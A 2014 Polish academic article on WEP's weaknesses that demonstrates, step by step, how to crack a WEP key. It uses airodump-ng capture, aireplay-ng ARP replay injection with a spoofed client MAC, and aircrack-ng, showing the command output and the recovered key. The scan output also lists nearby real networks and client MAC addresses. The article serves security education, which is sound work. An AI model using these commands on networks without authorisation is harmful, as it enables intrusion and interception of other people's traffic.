

# Jacek Wołoszyn

---

## WiFi WEP i bezpieczeństwo komunikacji

---

Dydaktyka Informatyki 9, 143-149

---

2014

Artykuł został opracowany do udostępnienia w internecie przez Muzeum Historii Polski w ramach prac podejmowanych na rzecz zapewnienia otwartego, powszechnego i trwałego dostępu do polskiego dorobku naukowego i kulturalnego. Artykuł jest umieszczony w kolekcji cyfrowej [bazhum.muzhp.pl](http://bazhum.muzhp.pl), gromadzącej zawartość polskich czasopism humanistycznych i społecznych.

Tekst jest udostępniony do wykorzystania w ramach dozwolonego użytku.

**Jacek WOŁOSZYN**

Uniwersytet Technologiczno-Humanistyczny w Radomiu

## **WIFI WEP I BEZPIECZEŃSTWO KOMUNIKACJI**

### **WIFI WEP AND COMMUNICATION SECURITY**

**Słowa kluczowe:** sieć bezprzewodowa, bezpieczeństwo, WEP, dostęp AP

**Keywords:** wireless network security, physical WEP, access AP

#### **Streszczenie**

Celem artykułu jest wykazanie niedoskonałości protokołu zabezpieczającego WEP stosowanych w sieciach WiFi. Pokazano, jak za pomocą ogólnie dostępnych narzędzi można złamać hasło dostępowe.

#### **Summary**

The purpose of this article is to show imperfections WEP security protocol used in WiFi networks. Shown how to use widely available tools can crack a password. In using this type of security password power has no special meaning, because the appropriate amount of captured packets allows for finding the encryption key.

#### **Wstęp**

Korzystanie z zasobów sieciowych z wykorzystaniem technologii bezprzewodowej opartej na protokole 802.11 to już codzienny standard. Użytkownicy korzystający z takiego rozwiązania korzystają z usług, jakie daje współczesny Internet. Dostęp do wielu takich usług, wymaga podania osobistych danych jak login czy hasło. Czy są one odpowiednio dobrze chronione, aby nasze dane nie wyciekły na zewnątrz? Powszechnie dostępne są routery oferujące między innymi protokół WEP<sup>1</sup>. Czy wybór takiego zabezpieczenia to dobry wybór? Jakie zagrożenia za sobą niesie wykorzystanie takiego rozwiązania? Przecież fale elektromagnetyczne wykorzystywane do komunikacji są ogólnodostępne w odległości kilku/kilkunastu metrów od komunikujących się urządzeń. Łatwo jest monitorować ruch powietrzny z wykorzystaniem zwykłej karty sieciowej pracującej w trybie monitora. Zapewne

---

<sup>1</sup> A.S. Tanenbaum, D.J. Wetherall, *Sieci komputerowe*, wyd. V, Helion, Gliwice 2012; K.R. Fall, W.R. Stevens, *TCP/IP od środka. Protokoły*, wyd. II, Helion, Gliwice 2013.

nikt nie chciałby, aby obca osoba przejęła w taki sposób login i hasło np. do banku, czy do serwera pocztowego, ani też samej przesyłanej treści. Ponieważ samej komunikacji nie da się w żaden sposób zabezpieczyć, dlatego jednym ze sposobów na bezpieczną transmisję jest szyfrowanie danych. Poniżej omówiono szyfrowanie WEP stosowane w tej technologii. Jednocześnie wykazano, że w przypadku metod stosowanych w dalszej części artykułu jest możliwe złamanie takiego zabezpieczenia.

## 1. Szyfrowanie WEP /Wired Equivalent Privacy/

Protokół IEEE 802.11 WEP<sup>2</sup> zapewnia uwierzytelnianie i szyfrowanie danych pomiędzy hostem, a punktem dostępowym AP wykorzystując przy tym wspólny 40-bitowy klucz symetryczny znany zarówno jednej, jak i drugiej stronie. W celu odkodowania wiadomości odbiorca musi użyć identycznego strumienia do tego, który został użyty do zaszyfrowania wiadomości. Podczas szyfrowania metodą RC4 zostaje wykorzystana operacja różnicy symetrycznej XOR. Uzgadnianie wartości klucza następuje bez wykorzystania metody transmisyjnej. Nie ma zatem potrzeby uzgadniania definicji algorytmu zarządzania kluczem szyfrującym. Do tego klucza dołączany jest 24-bitowy wektor IV. Za pomocą tej pary wektorów jest tworzony 64-bitowy klucz, który jest wykorzystywany do szyfrowania pojedynczej ramki. Proces uwierzytelniania odbywa się poprzez zażądanie uwierzytelnienia hosta przez AP. Ten odpowiada na żądanie uwierzytelnienia 128-bitowym jednorazowym identyfikatorem. Z kolei host szyfruje identyfikator symetrycznym kluczem znanym również AP. AP odszyfrowuje wiadomość. Każda wysyłana ramka zawiera inną wartość IV, co powoduje, że szyfrowana jest innym 64-bitowym kluczem. Wartość IV dołączana do ramki jest tekstem jawnym. Samo szyfrowanie przebiega na obliczeniu 4-bajtowego kodu CRC<sup>3</sup> z treści ramki i zaszyfrowaniu za pomocą strumieniowego algorytmu RC4, który tworzy strumień z wykorzystaniem 64-bitowych kluczy do zaszyfrowania kolejnych ramek i ich kodów CRC wykorzystując do tego operację XOR.

Słabość szyfrowania WEP polega na tym, że do szyfrowania z użyciem algorytmu RC4 64-bitowa wartość klucza nie powinna być wykorzystywana więcej niż 1 raz. Idea wykorzystująca wykorzystanie algorytmu RC4 w szyfrowaniu WEP zakłada, powoduje, że tak nie jest. Dowiedziono, że dla wybranego klucza istnieje  $2^{24}$  niepowtarzalnych kluczy, a co za tym idzie występuje 99% prawdopodobieństwo wystąpienia tego samego klucza w 12000

---

<sup>2</sup> A.S. Tanenbaum, D.J. Wetherall, *Sieci...*

<sup>3</sup> B. Komar, *Administracja sieci TCP/IP dla każdego*, Helion, Gliwice 2000; K.R. Fall, W.R. Stevens, *TCP/IP od...*

transmitowanych ramek, co przy obecnych przepustowościach sieci jest wartościami sekundowymi.

## 2. Omijanie zabezpieczenia wykorzystującego protokół WEP

Stosując ogólnodostępne darmowe narzędzia można przyłączyć się do punktu dostępowego stosującego jako zabezpieczenie protokół WEP.

W tym przykładzie do realizacji podanego niżej zadania wykorzystano system operacyjny Linux<sup>4</sup>.

Aby zlokalizować taki AP należy przełączyć tryb pracy karty sieciowej w tryb monitor mode, a następnie za pomocą polecenia airodump-ng przejrzeć ruch sieciowy generowany przez urządzenia wykorzystujące do komunikacji protokół 802.11. Wynik działania polecenia pokazano na rysunku 1.

```
CH 1 ][ Elapsed: 5 mins ][ 2013-12-04 10:25
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:0E:2E:F9:96:C8	-51	18	2	0	11	54e	WEP	WEP	labtest
F8:1A:67:EE:32:90	-41	539	27	0	6	54e	OPN		Boski
Internet									
00:0C:E6:00:1D:00	-51	35	24	0	6	54e	WPA	TKIP	MGT eduroam
5C:B5:24:08:70:FF	-52	78	38	0	11	54	WPA2	CCMP	PSK Ups! Error!
DS									
08:60:6E:BC:67:20	-57	84	9	0	11	54e	WPA2	CCMP	PSK WliM-wlan
00:0C:E6:00:14:00	-62	59	268	0	6	54e	WPA	TKIP	MGT eduroam
00:19:E0:10:1C:40	-63	21	0	0	3	54	WPA	TKIP	PSK Olimp
00:25:9C:4B:56:28	-63	18	171	0	1	54	WPA2	CCMP	PSK sala O3
00:0C:42:23:C4:6E	-72	3	0	0	5	54	OPN		
algo.radom.pl									
08:86:3B:5D:C9:82	-72	2	0	0	1	54e	WPA2	CCMP	PSK PHINANCE

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
(not associated)	64:66:B3:F1:00:21	-63	0	- 1	0	2
(not associated)	64:A7:69:85:12:DF	-69	0	- 1	0	2
F8:1A:67:EE:32:90	9C:4E:36:2F:7B:C4	-30	0	- 6e	0	35
F8:1A:67:EE:32:90	90:A4:DE:77:21:59	-40	0	- 1	0	27
F8:1A:67:EE:32:90	24:FD:52:F1:5E:E1	-61	11e-	1	0	18
00:0C:E6:00:1D:00	00:13:02:4B:20:7C	-47	0	-24e	0	3
00:0C:E6:00:1D:00	40:B0:FA:81:5D:CB	-55	36e-	6	0	31
00:0C:E6:00:1D:00	04:46:65:D5:DD:DC	-70	0	- 1	0	13
5C:B5:24:08:70:FF	64:27:37:A2:70:75	-56	0	- 1	0	43
00:0C:E6:00:14:00	78:1F:DB:EA:3A:29	-1	1e-	0	0	226
00:0C:E6:00:14:00	1C:65:9D:53:EF:42	-73	5e-	1	0	38
00:0C:E6:00:14:00	F8:DB:7F:98:A3:99	-60	0	- 1e	0	8
00:19:E0:10:1C:40	64:70:02:78:CA:2D	-60	0	- 1	0	1
00:25:9C:4B:56:28	90:A4:DE:8C:76:5E	-28	0	-36	282	47
00:25:9C:4B:56:28	20:54:76:23:F6:E6	-38	18	- 6	27	34
00:25:9C:4B:56:28	24:FD:52:EF:E5:44	-45	5	-36	225	62
00:25:9C:4B:56:28	44:6D:57:83:B0:9A	-45	0	- 1	0	3

Rysunek 1. Wynik działania polecenia airodump-ng

<sup>4</sup> C. Negus, *Linux. Biblia. Ubuntu, Fedora, Debian i 15 innych dystrybucji*, Helion, Gliwice 2012.

Na szczególną uwagę zasługuje punkt dostępowy rozgłaszający obecność sieci *labtest*, gdyż komunikacja z tym AP następuje z użyciem protokołu WEP. Aby uzyskać więcej informacji należy nieco zmodyfikować użycie polecenia *airodump* do postaci :

```
airodump-ng --bssid 00:0E:2E:F9:96:C8 --channel 11 --write WEPWrite mon0
```

- *bssid* identyfikuje punkt dostępowy używając do tego adresu fizycznego urządzenia,
- *channel 11* przełącza tryb pracy na kanał 11, czyli częstotliwość /wcześniej karta pracowała w trybie siekanym obsługując wszystkie kanały /tryby//,
- *write* – ta dyrektywa powoduje, że cała komunikacja jest zapisywana na dysku, co pozwala na dalszą analizę zawartości treści komunikacji, która może być szczególnie interesująca w przypadku poznania klucza WEP. Znajomość tego klucza pozwoli odszyfrować komunikację. Do analizy przechwyconych pakietów wygodnie jest używać narzędzia Wireshark.

```
root@bt:~# airodump-ng --bssid 00:0E:2E:F9:96:C8 --channel 11 --write WEPWrite mon0
```

```
CH 11 ][ Elapsed: 3 mins ][ 2013-12-04 11:01
```

```
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER  
AUTH ESSID
```

```
00:0E:2E:F9:96:C8 -51 0 1911 65582 369 11 54e WEP WEP  
OPN labtest
```

```
BSSID STATION PWR Rate Lost Frames Probe
```

```
00:0E:2E:F9:96:C8 C4:85:08:3D:8A:42 0 1e- 1 471 163755
```


**Rysunek 2. Wynik działania polecenia *airodump-ng* z podłączonym klientem**

## 2.1. Reprodukacja dodatkowych pakietów

Do skutecznego odszukania hasła potrzebna jest odpowiednia ilość danych. Nie można jednak określić jednoznacznie, ile pakietów jest niezbędne do tego procesu. Jeśli jest ona zbyt mała, ponieważ akurat klient nie korzysta zbyt intensywnie z sieci, można za pomocą polecenia *aireplay-ng* wygenerować dodatkowy ruch w sieci pobierając oryginalne przechwycone pakiety i wstrzykując je ponownie symulując odpowiedzi na żądania ARP.

```
root@bt:~# aireplay-ng -3 -b 00:0E:2E:F9:96:C8 -h C4:85:08:3D:8A:42 mon0
```

- parametr `-3` występujący w poleceniu powoduje powtarzanie pakietów ARP,
- parametr `-b` pozwala na określenia identyfikatora bssid sieci,
- parametr `-a` pozwala na określenie MAC adresu klienta, pod którego należy się podszyć generując ruch ARP za pomocą polecenia `aireplay-ng`. Adres klienta można zauważyć na rysunku 2 pod nagłówkiem STATION.



Rysunek 3. Wstrzykiwanie pobranych pakietów ARP ponownie do sieci za pomocą polecenia `aireplay-ng`

## 2.2. Zapis na dysku przechwyconych pakietów

Rezultatem zastosowanego polecenia `airodump` jest pojawienie się na dysku plików z zapisem przechwyconej transmisji z wybranego punktu dostępowego. Pliki zapisane są w kilku formatach gotowych od razu do wykorzystania przez programy odnajdujące hasło. Do naszego zadania odpowiedni jest plik `WEPWrite-02.cap`

```

root@bt:~# ls WEP*
WEPart.docx                WEPWrite-01.csv
WEPart.odt                 WEPWrite-01.kismet.csv
WEPlinksys-01.cap         WEPWrite-01.kismet.netxml
WEPlinksys-01.csv         WEPWrite-02.cap
WEPlinksys-01.kismet.csv  WEPWrite-02.csv
WEPlinksys-01.kismet.netxml WEPWrite-02.kismet.csv
WEPWrite-01.cap           WEPWrite-02.kismet.netxml
root@bt:~#

```

Rysunek 4. Wynik działania polecenia `airodump-ng`


### 3. Złamanie klucza szyfrowania

Mając zebraną odpowiednio dużą liczbę pakietów można wykorzystać polecenie aircrack-ng do złamania hasła. Wykorzystanie zebranych danych wraz z poleceniem aircrack-ng pozwoli na uruchomienie procesu poszukiwania klucza.

```
root@bt:~# aircrack-ng WEPWrite-02.cap
```

Gdy zebrana ilość danych zapisana w pliku WEPWrite-02.cap jest wystarczająca, następuje odnalezienie hasła.

Na rysunku 5 przedstawiono wynik działania polecenia, na którym jest zaprezentowane szukane hasło.



```
root@bt:~# aircrack-ng WEPWrite-02.cap
Opening WEPWrite-02.cap
Read 281655 packets.

# BSSID          ESSID          Encryption
1 00:0E:2E:F9:96:C8 labtest      EAPOL+WEP (60712 IVs)

Choosing first network as target.

Opening WEPWrite-02.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 60936 ivs.
KEY FOUND! [ 61:62:63:64:65 ] (ASCII: abcde )
Decrypted correctly: 100%

root@bt:~#
```

Rysunek 5. Wynik działania polecenia aircrack-ng.

### Wnioski

Stosowanie zabezpieczenia WEP w sieci bezprzewodowej nie zapewnia bezpieczeństwa na oczekiwanym poziomie. Zebranie odpowiedniej liczby pakietów transmisji pomiędzy stacją kliencką a punktem dostępowym nie wymaga specjalnego wysiłku, aby zapewnić sukces w zdobyciu hasła dostępowego. Wystarczy, aby intruz znajdował się w zasięgu działania sygnału AP. Co gorsza, znajomość hasła nie tylko pozwala na dostęp do AP i zasobów sieciowych, do

których jest podłączona, ale także przejrzanie i analizę transmitowanych treści zapisanych na dysku między AP a klientem. Oczywiście zabezpieczenie spełnia swoją rolę dla zwykłych użytkowników, jednak w przypadku osób o podwyższonych kwalifikacjach można mówić o braku zabezpieczenia.

\* \* \*

Autor przedstawia publikację w celach edukacyjnych dla osób zainteresowanych zagadnieniami bezpieczeństwa, jak i osób administrujących sieciami komputerowymi w celu uświadomienia im niedoskonałości stosowanych rozwiązań.

Autor nie ponosi odpowiedzialności za wykorzystywanie przedstawionej wiedzy do celów niezgodnych z prawem.

## Bibliografia

- Fall K.R., Stevens W.R., *TCP/IP od środka. Protokoły*, wyd. II, Helion, Gliwice 2013.  
Komar B., *Administracja sieci TCP/IP dla każdego*, Helion, Gliwice 2000.  
Negus Ch., *Linux. Biblia. Ubuntu, Fedora, Debian i 15 innych dystrybucji*, Helion, Gliwice 2012.  
Tanenbaum A.S., Wetherall D.J., *Sieci komputerowe*, wyd. V, Helion, Gliwice 2012.